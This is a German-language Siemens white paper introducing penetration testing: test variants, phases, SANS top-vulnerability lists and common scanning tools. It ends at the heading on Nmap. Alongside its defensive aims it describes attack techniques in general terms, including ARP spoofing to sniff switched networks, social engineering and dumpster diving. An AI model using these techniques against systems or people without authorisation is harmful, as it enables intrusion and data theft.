Penetration Testing

Siemens AG
Communication Consulting and Services

Andreas Rominger[1], Timo Schmid[2] und Michael Staats[3]

[1] Zweigniederlassung Stuttgart, Weissacherstr. 11, 70499 Stuttgart
Tel. 0711 / 137 3235, Fax: 0721 / 137 40400 3235
[2] Zweigniederlassung Karlsruhe, Siemensallee 75, 76187 Karlsruhe
Tel. 0721 / 992 3013, Fax: 0721 / 992 80 3013
[3] Zweigniederlassung Hannover, 30876 Laatzen
Tel. 0511 / 877 - 2964, Fax: 0511 / 877 - 553 2964
{andreas.rominger,Schmid.Timo,michael.staats}@siemens.com

1 Einleitung

1.1 Hintergrund

„Internet – Neue Gefahrenpotentiale“

Im Gegensatz zu den zentralisierten Netzwerken kommerzieller Anbieter ist das Internet ein dezentraler Verbund, man möchte fast meinen gar nicht organisiert. Es besteht aus mehreren tausend Netzwerken mit Millionen Rechnern und ist dementsprechend in Punkto Sicherheitsverantwortung ein elementarer Unterschied. Nicht eine dezentrale Stelle ist für die Sicherheit zuständig, sondern jeder Internetteilnehmer muss selbst entscheiden, welche individuellen Sicherheitsmaßnahmen er ergreift. Geschieht dies nicht oder nur unzureichend, so können Eindringlinge, die erst einmal Zutritt zu einem Rechner gefunden haben, schnell Daten manipulieren, kopieren oder löschen. Demzufolge muss sich jede Organisation und jedes Unternehmen, bei denen eine Verbindung zwischen dem Firmennetz und dem Internet besteht oder geplant ist, über die Sicherheitsrisiken im Klaren sein und entsprechende Maßnahmen ergreifen. Denn eins ist sicher: Wer Transaktionen ohne geeignete Schutzmechanismen über das Internet abwickelt oder sein Firmennetz ohne zusätzliche Sicherheitsmaßnahmen an dieses anbindet, setzt sich nichtkalkulierbaren Risiken aus. Aber wer heute verfügbare Sicherheitslösungen richtig nutzt und entsprechend aktualisiert, kann die Risiken erheblich minimieren.

Neben den Gefahren aus dem Internet gibt es eine nicht zu unterschätzende Gefährdungslage aus dem internen Netz. Laut Studien erfolgen ca. 60% aller Angriffe auf IT-Systeme aus dem internen Netz. Diese werden von unzufriedenen Mitarbeitern oder aus Neugier, aus Unwissenheit oder aus dem Spieltrieb heraus begangen.

Um auf diese Gefahren entsprechend reagieren zu können, bedarf es des Kennens der potentiellen Schwachstellen im Firmennetzwerk – genau das ist der Sinn und Zweck eines PENETRATION TESTINGS.

1.2 Warum schützen?

Der Schutz von Unternehmensdaten muss in dem Moment eine neue Qualität erreichen, wenn das Unternehmensnetzwerk mit einem öffentlichen Netz wie dem Internet verbunden

wird. Ein ungeschützter Internet-Zugang gleicht einer weit offenen Tür ohne Portier: zwar können alle hinaus, die das müssen oder wollen, gleichzeitig können aber auch Unbefugte ungehindert das Gebäude betreten.

Unzureichender Schutz eines Netzwerkes kann verschiedenste Folgen haben:

- Diebstahl interner Informationen
  - Personenbezogene Daten (Gehälter, Fehlzeiten, ...)
  - Knowhow, Fertigungs-/Entwicklungs-Daten, Patente
  - Kundendaten
- Blockade interner Systeme
  - Zugriff auf beispielsweise Datenbanken nicht mehr möglich
- Manipulation von Daten
  - Auf öffentlichen Servern wie Webservern (Fehlinformation von Kunden u. Interessierten; Verunglimpfung des Anbieters, ...)
  - Auf internen Systemen (Fehlinformation eigener Mitarbeiter, fehlerhafte Grundlage für Geschäftsprozesse, etc.)
- Missbrauch der Firmen-Ressourcen
  - Missbrauch von Speicherplatz (Ablegen von illegalen Daten auf firmeninternen Rechnern)
  - Missbrauch von Prozessor-Leistung (Bsp.: verteilter DoS[1]-Angriff von mehreren, weltweit verteilten PCs auf ein weiteres System)

Kosten entstehen nicht nur daraus, dass die entsprechenden Systeme wiederhergestellt werden müssen. Mitarbeiter können ihren Aufgaben nicht nachgehen, wenn ihnen die notwendigen Daten nicht oder fehlerhaft zur Verfügung stehen. Resultierende Fehler müssen gesucht und korrigiert werden. Das Kundenvertrauen kann durch einen offensichtlichen Einbruch in das Unternehmensnetzwerk so geschädigt werden, dass unter Umständen Gelder in die Wiederherstellung des Firmen-Image fließen müssen.

Auch rechtliche Konsequenzen müssen bedacht werden. Werden beispielsweise wie oben erwähnt, illegale Daten auf firmeninternen Servern entdeckt, muss das Unternehmen seine Unschuld nachweisen. Jedes Unternehmen hat die Pflicht, personenbezogene Informationen vor unbefugtem Zugriff zu schützen. Zudem ist zum 1. Mai 1998 in Deutschland das Gesetz zur Kontrolle und Transparenz im Unternehmensbereich (KonTraG) in Kraft getreten und spiegelt sich in Änderungen im Aktiengesetz und GmbH Gesetz wider. § 91 II AktG sieht vor, dass „der Vorstand geeignete Maßnahmen zu treffen, insbesondere ein Überwachungssystem einzurichten hat, damit den Fortbestand der Gesellschaft gefährdende Entwicklungen früh erkannt werden“.

Obwohl das Niveau der Fähigkeiten der Angreifer immer niedriger wird, erlaubt eine stets wachsende Anzahl von Tools und Programmen aus dem Internet mit genauer Dokumentation auch den sogenannten Script-Kiddies, meist Jugendlichen im Alter von 14-16 Jahren, Viren oder ähnliche destruktive Programmcodes zusammenzustellen und zu verteilen.

100%ige Sicherheit gibt es nicht. Wir haben aber sowohl die Möglichkeit als auch die Verpflichtung, es potentiellen Angreifern so schwer wie möglich zu machen.

[1] DoS = Denial of Service

2 Penetration Testing

2.1 Motivation für Penetration Tests

Angesichts der immer komplexer werdenden IT-Landschaften in den Unternehmen wird es zunehmend schwerer, den Überblick über die Sicherheitssituation der IT-Systeme zu behalten. Das Management greift immer häufiger auf sogenannte „Tiger-Teams“ zurück, die mittels Tools und Angriffsprogrammen oder manuell versuchen, in Systeme einzudringen. Das Management erhofft sich von den Ergebnissen dieser aktiven Eindringversuche (Penetration Tests) in der Regel eine aussagefähige Entscheidungsvorlage für evtl. zu tätigende Investitionen im Bereich Security, z.B. Durchführen einer Risiko-Analyse, Aufbau von Know-How und Personal im Bereich Security, etc.

Aber nicht nur Firewalls und deren direktes Umfeld wie Proxyserver oder öffentliche Webserver sollen auf dem neuesten Sicherheitsstandard sein. Insbesondere sicherheitsrelevante Netzkomponenten wie etwa Serversysteme, Arbeitsplatzrechner, Netzwerkknoten und Telefonanlagen sind mögliche Gegenstände eines Penetration Tests.

Die Motivationen für die Durchführung von Penetration Tests sind u.a.:

- Schwachstellen werden identifiziert und konkrete Maßnahmen können abgeleitet werden.
- Das oftmals für den Kunden diffuse Thema Security wird konkret und “anfassbar“.
- Investitionsschutz – sind die oftmals teuren Sicherheitsmassnahmen optimal umgesetzt?
- Die IT-Sicherheits-Verantwortlichen erhalten die Möglichkeit zur Nachbesserung bzw. durch unabhängige Dritte attestiert, einen guten Job gemacht zu haben.
- Der Report einer Penetrationsanalyse ist eine konkrete Argumentationshilfe der IT-Sicherheitsverantwortlichen gegenüber der Unternehmensleitung bei der Budgetbewilligung für IT-Sicherheit.
- Gute Möglichkeit die physikalische und logische Dokumentation dynamischer Unternehmensnetzwerke zu ergänzen (Snapshot).

2.2 Methode Penetration Testing

Die Anzahl Schwachstellen, die bei der Bugtraq-Datenbank gemeldet wurden, hat sich seit Anfang 1998 vervierfacht - von 20 auf fast 80 in manchen Monaten des Jahres 2000 (http://www.securityfocus.com/). Von Jahr zu Jahr stieg die Anzahl der Schwachstellen stark an. Im Mai 2003 verzeichnet die Budtraq-Datenbank sogar 347 Schwachstellen!!!

Nur durch das Erkennen von sicherheitsrelevanten Schwachstellen durch die “ Hackerbrille “ können entsprechende Gegenmaßnahmen ergriffen werden.

Eine sehr effektive Art die sicherheitsrelevanten Schwachstellen aufzudecken ist das Penetration Testing. Beim Penetration Testing handelt es sich um eine Analyse des IT-Netzwerkes und dessen Ressourcen unter Verwendung von Informationen, Tools und Vorgehensweisen, wie sie auch von potentiellen Hackern eingesetzt werden, ohne dabei Schaden anzurichten.

Die Überprüfung bezieht sich z.B. auf Betriebssysteme (Windows, Linux, IOS, Novell, Unix Derivate, etc.), Applikationen (HTTP, SMTP, SQL, SNMP, etc.), WLAN's und Personen (Social Hacking).

Zu möglichen Schwachstellen zählen unter anderem

- Schwache Passwörter
- SNMP: Standard Community Strings, bzw. einfache Community Strings
- DoS
- HTTP Server mit Schwachstellen
- Brute Force
- DDoS
- ActiveX
- HTTPS spoofing
- DNS
- Null Session
- File Shares
- Session Hijacking
- SYN Flooding
- FTP Server mit Schwachstellen
- etc.

Die Liste erhebt keinerlei Ansprüche auf Vollständigkeit, da eine Vielzahl an Schwachstellen, Diensten, usw. bestehen.



Abbildung 1: Klassifikation von Angriffsarten

2.3 Varianten von Penetration Testing

Bei der Durchführung von Penetration Tests unterscheiden wir zum einem zwischen BLACK BOX TEST und WHITE BOX TEST und zum anderem zwischen Externen und Internen Test.

2.3.1 Black Box Test

Bei der Variante des Black Box Tests übernimmt der Auditor quasi die Rolle eines ‚zufälligen' Hackers. Er erhält nur minimale Informationen über das Angriffsziel. Typische Informationen sind beispielsweise eine Visitenkarte mit e-mail Adresse und/oder ein IP-Adressbereich.

Basierend auf dieser Information sammelt der Auditor weitere Informationen aus frei verfügbaren Quellen im Internet, die für die Planung der ersten Angriffsschritte benötigt werden. Bei den eigentlichen Angriffen auf die Sicherheitssysteme kommen verschiedene Werkzeuge wie etwa Portscanner und professionelle Schwachstellenscanner sowie ggfs. individuelle Tools für spezifisch erkannte Schwachstellen zum Einsatz.

Ziel des Black Box Tests ist es, mit geringem Aufwand schnappschussartige Informationen über das Vorhandensein offensichtlicher Schwachstellen und Angriffspunkte von Systemen und Netzwerkübergängen – typischerweise zum Internet – zu sammeln. Konzeptionelle Schwächen in der Sicherheitsarchitektur oder Mängel in den betrieblichen Prozessen werden jedoch mit einem Black Box Test normalerweise nicht oder nur unvollständig erkannt.

Die Dokumentation des Black Box Tests besteht aus den gesammelten Informationen und den kommentierten Ergebnissen der einzelnen Scans und Angriffen.

2.3.2 White Box Test

Bei der Variante des White Box Tests erhält der Auditor umfassende Informationen über die zu überprüfenden Systeme und deren Konfiguration sowie der Sicherheitsarchitektur und Organisation. Der Auditor nimmt bei dieser Testvariante quasi die Rolle eines vertrauenswürdigen Insiders ein.

Auf der Basis der übergebenen Informationen werden in Absprache mit dem Kunden die Zielsysteme bezüglich relevanter Schwachstellen untersucht und bewertet. Hierbei kommen geeignete Scanner und Angriffstools zum Einsatz. Letztlich wird die Sicherheitsarchitektur bezüglich deren Wirksamkeit und struktureller Redundanz analysiert.

Die Dokumentation des White Box Tests besteht aus den kommentierten Ergebnissen der durchgeführten Scans und gefundenen Schwachstellen, sowie einer Bewertung der Wirksamkeit der Sicherheitsarchitektur.

2.3.3 Externer Test (Internet)

Der Penetration Test für das Internet gibt Aufschluss über die Gefährdungslage für Angriffe aus dem öffentlichen Internet. Es ist eine Simulation einer echten Attacke aus dem Internet. Hierbei werden nur Systeme betrachtet, die von extern erreichbar sind. Diese Überprüfung gibt eine Momentaufnahme über die Ansatzpunkte, die ein potentieller Angreifer über das Internet haben könnte.

2.3.4 Interner Test (Intranet)

Der Penetration Test für das Intranet gibt Aufschluss über die Gefährdungslage des internen Netzes, beispielsweise gegenüber unzufriedenen Mitarbeitern oder Personen, die unerlaubt physischen Zugang zu internen Systemen erlangen. Laut Studien erfolgen ca. 60% aller Angriffe auf IT-Systeme aus dem internen Netz. Der interne Test erfordert die Einbindung des Kunden. Beim internen Check werden Schwachstellen von internen Clients und Server aufgedeckt.

2.4 Phasen des Penetration Testings

Der Ablauf eines Penetration Tests kann in einzelne Phasen untergliedert werden:

- Footprinting
- Scanning
- Auswertung
- Resultat

Das Footprinting dient zur Vorbereitung eines Angriffes (Auswahl des Opfers) und der Informationsbeschaffung. Die Überprüfung eines Opfers bzw. die Selektion von Zielen erfolgt beim Scanning. Hierzu werden aktivierte Dienste ausgelotet. Zum Scanning zählt neben der Verwendung von automatisierten Scannertools (kommerzieller und nicht kommerzieller Scanner) die Durchführung von manuellen Tests – hierzu gehören selbsterstellte und angepasste Tools und Exploits. Zur Auswertung zählt zum einem die Auswertung der Tool-Reports und zum anderem die manuelle Überprüfung der Ergebnisse. Diese müssen sein, um Fehler und „false positives“ (Falschaussagen) weitestgehend auszuschließen. Die Tools produzieren auf Grund von einigen Indizien viele Fehler und Falschmeldungen. Daher nimmt die Auswertungsphase die meiste Zeit in Anspruch. An dieser Stelle sei erwähnt, dass ein Penetration Test nicht durch die Tools lebt, sondern von dem Wissen und der Erfahrung des Testers. Das Resultat ist ein kurzer Bericht mit den gravierendsten Schwachstellen und entsprechende Empfehlungen zur Minimierung der Schwachstellen. Penetration Tests stellen immer nur eine „Momentaufnahme“ der Situation dar. Daher sollten diese Überprüfungen mindestens ein bis zweimal im Jahr durchgeführt werden.

2.4.1 Informationsbeschaffung

Eine gute Vorbereitung des Penetratin Test ist das A und O einer erfolgreichen Überprüfung. Daher sollte die erste Phase - die Informationsbeschaffung - sehr sorgfältig und

gewissenhaft durchgeführt werden. In dieser Phase werden möglichst viele, öffentlich zugängliche Informationen zusammengetragen, um erste Aussagen treffen zu können und das Ziel klarer eingrenzen zu können. Zu den Quellen zählen hierbei u.a.:

- Whois-Informationen
- öffentliche Datenbanken
- Struktur der Netzanbindung (traceroute)
- DNS-Informationen
- Webseiten
- Empfangene und relayte Mails vom Zielsystem

Zur Beschaffung von Informationen dienen zum einem die URL's (Internetadressen) von RIPE (http://www.ripe.de/) und DeNIC (http://www.DeNIC.de/). Des weiteren können Suchmaschinen und Newsgroups (z.B. Google) als gute Informationsquelle dienen. Aber auch Webseiten und der Quelltext von Webseiten werden zum Recherchieren benutzt.

Zur Informationsbeschaffung aktiv zählt der Ansatz des Social Engenieering. Bei diesem Ansatz (der wahrscheinlich am häufigsten unterbewertet wird) werden Leute derartig getäuscht, gelenkt oder manipuliert, so dass sie Informationen preisgeben, die für sie oder Dritte, eine Firma oder eine Organisation schädlich sind. Solche Informationen können dann bei der Planung, Organisation oder Durchführung eines Angriffs verwendet werden.



Abbildung 2: Ablauf eines Penetration Testings

Die Methoden „Abfall durchwühlen“ und „Hochstapelei“ funktionieren ähnlich wie das Social Engineering. Beim „Abfall durchwühlen“ versucht der Angreifer über den Mülleimer oder den Papierkorb des Opfers an Informationen zu gelangen, z.B. an IP-Adressen, abgelaufene Kennwörter oder vielleicht sogar einen Netzwerkplan. Hierbei handelt es sich im wahrsten Sinne um ein „schmutziges“ Geschäft, das aber sehr effektiv sein kann. Bei

der Methode „Hochstapelei“ gibt sich der Angreifer als jemand von hoher Wichtigkeit aus und nutzt die daraus entstehende Autorität, um an die gewünschten Informationen zu gelangen.

Die folgenden Abbildungen zeigen die Informationen der Universität Düsseldorf (www.uni-duesseldorf.de), die über DeNIC und RIPE für jedermann abrufbar sind.



Abbildung 3: DeNIC-Informationen über die Uni-Düsseldorf



Abbildung 4: RIPE-Informationen über die Uni-Düsseldorf

2.4.2 Scanning

Beim Scanning werden die Zielsysteme einer detaillierten Untersuchung unterzogen. Die in der ersten Phase ermittelten Ziele werden nun direkt geprüft. Dabei werden avisierte Subsysteme gescannt und erreichbare Systeme auf offenen Ports gescannt bzw. dem OS-Fingerprinting unterworfen. Bei der Betriebssystemerkennung (OS-Fingerprinting) wird versucht das Betriebssystem anhand von individuellen Merkmalen zu identifizieren. Es gibt sehr viele Techniken, einen Fingerabdruck von networking stacks zu erzeugen. Im Prinzip suchen sie nach Merkmalen, die sich zwischen verschiedenen Betriebssystemen unterscheiden und testen diese Unterschiede in einem Programmablauf aus. Wenn diese Tools ausreichend Tests kombinieren, können sie die Betriebssysteme mit hoher Wahrscheinlichkeit erkennen. So kann beispielsweise nmap zwischen Solaris 2.4, Solaris 2.5-2.51 und Solaris 2.6 verlässlich unterscheiden.

Anschließend werden bei einzelnen Servern (insbesondere Webserver) die Versionsstände der eingesetzten Dienste untersucht. Die Version lässt sich aus der Banner-Information (banner grabbing) oder mit Hilfe von dedizierten Scannern, wie etwa „Whisker“, ermitteln. Eine ganze Reihe an automatisierten Scans führen kommerzielle Scanner, wie NetRecon von Symantec oder der Internet Security Scanner (ISS) von ISS, durch. Das wohl beste und am häufigsten eingesetzte Open-Source-Tool ist Nessus (Kap. 4.2).

2.4.3 Auswertung

Die Auswertung nimmt einen Grossteil der Zeit in Anspruch. Hier müssen die Ergebnisse/Reports der einzelnen Tools bzw. der manuellen Angriffe ausgewertet werden. Das sind für ein System u.U. je Tool bis zu 100 Punkte. Daher muss sorgfältig analysiert werden, bei welchen Systemen gibt es gravierende Schwachstellen und werden diese auch von mehreren Tools/Reports angezeigt - um eine bessere Aussagequalität zu erreichen. Dieser Vorgang dient dazu, möglichst die „false positive“ (Falschaussagen) von den richtigen, zutreffenden Aussagen zu unterscheiden. Die Tools analysieren auf Grund von Indizien, die sie aus Bannern oder anderen Hinweisen erhalten, öfters „false positives“. Es kommen verschiedene Tools mit unterschiedlichen Stärken zum Einsatz, da in ihrem Bereich eine höhere Verlässlichkeit zu erwarten ist. Die Schwachstellen können in unterschiedliche Rubriken eingeteilt werden.

3 Top Schwachstellen

Das SANS Institut (http://www.sans.org/) veröffentlicht die 20 kritischsten Sicherheitsschwachstellen des Internets.

Die Mehrzahl der erfolgreichen Attacken auf laufende Systeme wird durch Software-Schwachstellen ermöglicht.

3.1 Top 10 Windows

Top Vulnerabilities to Windows Systems:

- W1: Internet Information Services (IIS)
- W2: Microsoft Data Access Components (MDAC) – Remote Data Services
- W3: Microsoft SQL Server
- W4: NETBIOS – Unprotected Windows Networking Shares
- W5: Anonymous Logon – Null Sessions
- W6: LAN Manager Authentication – Weak LM Hashing
- W7: General Windows Authentication – Accounts with No Passwords or Weak Passwords
- W8: Internet Explorer
- W9: Remote Registry Access
- W10: Windows Scripting Host

3.2 Top 10 Unix

Top Vulnerabilities to Unix Systems:

- U1: Remote Procedure Calls (RPC)
- U2: Apache Web Server
- U3: Secure Shell (SSH)
- U4: Simple Network Management Protocol (SNMP)
- U5: File Transfer Protocol (FTP)
- U6: R-Services – Trust Relationships
- U7: Line Printer Daemon (LPD)
- U8: Sendmail
- U9: BIND/DNS
- U10: General Unix Authentication – Accounts with No Passwords or Weak Passwords

3.3 Top 5 WLAN

Die folgenden Schwachstellen entstammen nicht der SANS Analyse sondern basieren auf den Erfahrungen seitens Siemens.

Top Vulnerabilities to Wireless LAN's (802.11b):

- WL1: Standard SSID, Passwörter, . . . , Default Einstellungen
- WL2: Schwache Verschlüsselung (WEP)
- WL3: No closed systems
- WL4: Simple Network Management Protocol (SNMP)
- WL5: AP physikalische Abstrahlung

4 Werkzeuge

Mittlerweile gibt es eine sehr große Anzahl und Auswahl an Werkzeugen, die für einen Penetration Test in Frage kommen. Neben einigen kommerziellen Tools wie ISS und NetRecon gibt es eine Vielzahl an frei-verfügbaren Tools.

Alle Sniffer und Scanner an dieser Stelle anzuführen, würde diese Publikation sprengen. Daher beschränken wir uns auf eine kurze Erläuterung über die Vorgehensweise beim Sniffen und beim Scannen und stellen anschließend einige Tools der Top 75 Liste von Nmap vor.

4.0.1 Sniffing auf dem LAN/Ethernet

Daten, die über das LAN übertragen werden, können sehr einfach ausgespäht werden: TCP-Pakete, die von einem Rechner zu einem anderen übertragen werden sollen, liefert das Netzwerk (in der Regel der Hub) bereitwillig an beliebige andere Systeme aus. Die Ursache dafür ist das dem Ethernet zugrunde liegende Paradigma CSMA/CD.

4.0.2 Sniffing am Switch

Administratoren vertrauen oft darauf, dass unerwünschte Sniffing durch den Einsatz eines Switches vereiteln zu können. Das Sniffing in geswitchten Netzen ist zwar anspruchvoll, aber mit etwas Erfahrung einfach zu realisieren: Durch gespoofte ARP-Pakete kann der ARP-Cache der einzelnen Systeme so manipuliert werden, dass sämtliche Pakete an den Angriffsrechner ausgeliefert werden. Dieser leitet daraufhin die Pakete an den eigentlichen Empfänger weiter. Die folgende Abbildung verdeutlicht, wie einfach Informationen, die über das Netzwerk transportiert werden, ausgespäht werden können.



Abbildung 5: Sniffing am Switch

4.0.3 Portscanner und Scanner

Bei der Schwachstellenerkennung ist zwischen Portscanner und Scanner zu unterscheiden. Zwar suchen die meisten der Scanner-Tools tatsächlich nach offenen TCP- und UDP-Ports, aber dies ist nur eines ihrer Merkmale. Im Gegensatz dazu können einige Portscanner wie nmap zwar interessante Bravourstücke vollbringen (etwa die Betriebssystemerkennung), aber sie verfügen in der Regel nicht über eine Datenbank mit Sicherheitslücken. Schwachstellenscanner besitzen eine interne Datenbank, mit deren Hilfe sie Sicherheitslücken – mehr oder weniger – korrekt erkennen können. Einige Scanner sind auf Grund ihrer Struktur nicht dafür geeignet, viele unterschiedliche Rechner zu überprüfen.

Einer der ersten Scanner, wenn nicht sogar der erste überhaupt, war der Internet Security Scanner (ISS). Dieser wurde von dem Informatikstudent Chris Klaus zur Fernanalyse von UNIX-Systemen entwickelt, um eine Anzahl häufig auftretender Sicherheitslücken aufzuzeigen. Das Tool suchte nach ein paar Dutzend bekannter Schwachstellen und markierte sie als zu lösendes Problem.

Im Jahr 1995 entwickelten Dan Farmer und Wietse Venema ein ähliches Tool namens SATAN (Security Administrator Tool for Analyzing Networks). SATAN tat im Grunde genommen das gleiche wie ISS, wies aber bereits einige Fortschritte in Form eines ausgereifteren Erkennungsalgorithmussees, einer webbasierten Oberfläche und einer größeren Anzahl durchgeführter Prüfungen auf.

Heute sind mehrere Dutzend Scanner erhältlich, jeder mit Stärken und Schwächen. Im folgenden Kapitel stellen wir einige Tools aus der Top 75 Liste von NMAP vor.

4.1 Auswahl Top 75 Tools

Die Top 75 Liste beruht auf einer Umfrage, die der Programmierer von Nmap, Fyodor, im Mai 2003 an die Security Community über die Mailing-Liste nmap-hackers durchgeführt hat.

Nachfolgend sind einige ausgewählte Tools dieser Top 75 Liste aufgeführt; die vollständige Liste finden Sie unter (http://www.insecure.org/tools.html).

Plattform	Bezeichnung	Technik
	Nmap	Portscanner
	Nessus	Security Vulnerability Assessment Tool
	GFI Languard	Security Scanner
	ISS Internet Scanner	Security Vulnerability Assessment Tool
	N-Stealth	WEB Server Security Scanner
	L0phtcrack	Passwort Auditing

Abbildung 6: Ausgewählte Tools der Top 75 Liste (http://www.insecure.org/)

4.2 Nmap

